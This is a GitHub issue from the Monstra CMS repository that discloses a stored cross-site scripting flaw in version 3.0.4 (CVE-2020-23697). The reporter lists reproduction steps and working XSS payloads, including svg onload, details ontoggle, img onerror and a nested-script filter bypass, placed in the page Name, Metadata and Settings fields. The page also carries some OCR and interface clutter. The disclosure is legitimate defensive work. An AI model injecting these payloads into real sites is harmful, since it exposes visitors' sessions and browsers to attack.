monstra-cms / **monstra** Public

Code Issues 95 Pull requests 8 Actions Projects Wiki ...

New issue

Jump to bottom

Cross Site Script Vulnerability on "Page" in Monstra version 3.0.4 #463

Closed **r0ck3t1973** opened this issue on May 22, 2020 · 2 comments

r0ck3t1973 commented on May 22, 2020

Hii, Team Monstra!!!

Describe the bug
An authenticated malicious user can take advantage of a Stored XSS vulnerability in the "Page" feature.

To Reproduce
Steps to reproduce the behavior:

1. Login into the panel Monstra

2. Go to 'admin/index.php'

3. Click 'Create New' -> 'Page'

4. Insert Payload XSS:
   ">
   '><details/open/ontoggle=confirm("XSS")>
   // # "><svg/onload=prompt(1337)>
   <svg/on<script><script>load=alert(1337)//</script>


5. Save and Exit

6. Click 'Pages' new -> xss alert message!

Impact
Commonly include transmitting private data, like cookies or other session information, to the attacker, redirecting the victim to web content controlled by the attacker, or performing other malicious operations on the user's machine under the guise of the vulnerable site.

Screenshots

Infor Monstra version:




Information

Name	Value
Monstra version	3.0.4
GZIP	off
Debugging	off

Monstra was made by Sergey Romanenko and is maintained by Monstra Community / © 2012 - 2016 Monstra – Version 3.0.4

Ex1 payload xss:

a. Creat new page:


labs8.soc/admin/index.php?id=pages&action=edit_page&name=http-examplecom
MONSTRA
Dashboard
Content
Extends
System
Help
View Site
ducloan

Edit Page

Name

<svg/on<script><script>load=alert(1337)//</script>


Slug (url)

http-examplecom

1

2020-05-23 00:26:27

b. click page:




Pages

Name	Author	Status	Access	Date
<svg/on<script><script>load=alert(1337)//</script>	ducloan	Published	Public	23.5.2020
- Blog	Aishee	Published	Public	4.1.2014
→ Hello world!	admin	Published	Public	5.1.2014
Home	Monstra	Published	Public	2.4.2012
XNXX.COM	Aishee	Published	Public	22.5.2020

Monstra was made by Sergey Romanenko and is maintained by Monstra Community / © 2012 - 2016 Monstra – Version 3.0.4

c. xss alert mess:


Monstra :: Administration
CMC Tests - <svg/on<script>
labs8.soc/http-examplecom
CMC Tests
Home
Blog
Users
Welcome, ducloan
OK

1337

Desktop (please complete the following information):

OS: Windows

Browser: All

Version:


I Hope you fix it ASAP!!!!

r0ck3t1973 commented on May 22, 2020

Author

Alternatively, I can insert the payload into the item 'Metada' and 'Setting'

Payload XSS: 'Metada'


Monstra :: Administration
CMC Tests - '><details/open/o
CMC Tests - Home
labs8.soc/admin/index.php?id=pages&action=edit_page&name=http-examplecom
Page
Metadata
Settings
H1 H2 H3 H4 H5 H6 ¶ B I S

Edit Page

Title

'><details/open/ontoggle=confirm("XSS")>

Keywords

'><details/open/ontoggle=confirm("XSS")>

Description


'><details/open/ontoggle=confirm("XSS")>

Search Engines Robots

no Index □ no Follow □

1

Payload XSS: 'Setting'


Monstra :: Administration
CMC Tests - q
CMC Tests - '><details/open/o
CMC Tests - Home
labs8.soc/admin/index.php?id=pages&action=edit_page&name=http-examplecom
Page
Metadata
Settings
H1 H2 H3 H4 H5 H6 ¶ B I S
Tags

Edit Page

Parent

-none-

Template

index

Status

Published

Access

Public

```
$unicode {41<img src=1 onerror=alert(1337)>}$
```

r0ck3t1973 closed this as completed on Jun 10, 2020

r0ck3t1973 commented on Aug 27, 2021 Author

CVE-2020-23697

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant